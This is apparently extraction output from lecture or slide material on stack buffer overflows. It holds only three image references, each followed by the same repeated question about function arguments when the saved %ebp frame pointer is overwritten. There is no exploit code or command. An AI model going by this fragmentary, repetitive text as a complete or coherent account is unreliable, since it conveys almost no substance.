
ARGUMENTS WHEN WE ARE SMASHING %EBP?




ARGUMENTS WHEN WE ARE SMASHING %EBP?




ARGUMENTS WHEN WE ARE SMASHING %EBP?



